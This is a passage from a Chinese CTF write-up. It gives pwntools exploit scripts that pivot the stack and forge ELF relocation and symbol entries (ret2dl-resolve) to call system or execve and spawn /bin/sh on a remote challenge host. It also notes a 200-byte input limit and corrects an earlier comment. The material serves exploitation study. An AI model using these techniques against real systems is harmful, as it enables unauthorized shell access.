align=0x10-((fake\_sym\_addr-dynsym)&0xf) #align=8#栈对齐

fake\_sym\_addr=fake\_sym\_addr+align

r\_info=((fake\_sym\_addr-dynsym)/0x10)<<8|0x7

#r\_info=0x107

fake\_rel=p32(r\_offset)+p32(r\_info)

bin\_sh=0x804a8e3

payload+="A"\*(0x804a85a-buf-len(payload))

payload+=p32(plt0)

payload+=p32(reloc\_arg)

payload+="A"\*4

payload+=p32(bin\_sh)#set argc

payload+="A"\*8

payload+=fake\_rel

st\_name=0x804a88c-dynstr

fake\_sym=p32(st\_name)+p32(0)+p32(0)+p32(0x12)

payload+="B"\*align

payload+=fake\_sym


payload+="system\x00"


payload+="A"\*80

payload+="/bin/sh\x00"

p.sendline(payload)

p.interactive()





但是依旧没弹出shell，参数和system都没有错

后来发现换成execve就解决了（execve要设置三个参数/bin/sh ，0 ，0）

最终脚本：

# -\*- coding: utf-8 -\*-

from pwn import \*

#p=process('./pwn01')

p=remote("39.100.87.24",8101)

#gdb.attach(p,'b \*0x80484b1')

Address=0x12345678

fake\_ecx=0x804a05a

buf=0x804a040

fake\_esp=fake\_ecx-0x4

base\_stage=fake\_esp+0x800

read\_plt=0xf7ed2b00

stack\_size=0x500

gadget1=0x0804851b #pop ebp |ret

gadget2=0x08048519 # pop esi ; pop edi ; pop ebp ; ret

gadget3=0x080483c5 #

#New stack

payload="A"\*0xe

payload+=p32(fake\_ecx)

payload+="BBBB"

#payload+=p32(read\_plt)

#payload+=p32(gadget2)

#payload+=p32(0)+p32(base\_stage)+p32(100)

payload+=p32(gadget1)

payload+=p32(base\_stage)

payload+=p32(gadget3)

payload+=p32(base\_stage+stack\_size)

#p.sendline(payload)

#struct

dynsym=0x080481cc

dynstr=0x0804822c

plt0=0x80482f0

rel\_plt=0x080482b4

reloc\_arg=0x804a872-rel\_plt #fang hou mian yidian ,hui bei fugai

r\_offset=0x0804a00c #read\_got

fake\_sym\_addr=0x804a87a

align=0x10-((fake\_sym\_addr-dynsym)&0xf) #align=8#栈对齐

fake\_sym\_addr=fake\_sym\_addr+align

r\_info=((fake\_sym\_addr-dynsym)/0x10)<<8|0x7

#r\_info=0x107

fake\_rel=p32(r\_offset)+p32(r\_info)

bin\_sh=0x804a8e3

payload+="A"\*(0x804a85a-buf-len(payload))

payload+=p32(plt0)

payload+=p32(reloc\_arg)

payload+="A"\*4

payload+=p32(bin\_sh)#set argc #之前的wp里面写错了

payload+=p32(0)+p32(0)

payload+=fake\_rel

st\_name=0x804a88c-dynstr

fake\_sym=p32(st\_name)+p32(0)+p32(0)+p32(0x12)

payload+="B"\*align

payload+=fake\_sym

payload+="execve\x00"


payload+="A"\*80

payload+="/bin/sh\x00"

payload+="A"\*20

p.sendline(payload)

p.interactive()



但是远程服务器还是不行，据说是服务器控制只能一次输入200字节，导致我们这个超长的payload没有用武之地。如果要服务器上实现，需要将payload分开，每次再payload结尾调用read再次读取数据到栈中。

0x03 纠错:

之前写的时候没多想，第四行的注释写错了。

Base\_stage+80实际上是/bin/sh的位置，做传参之用。

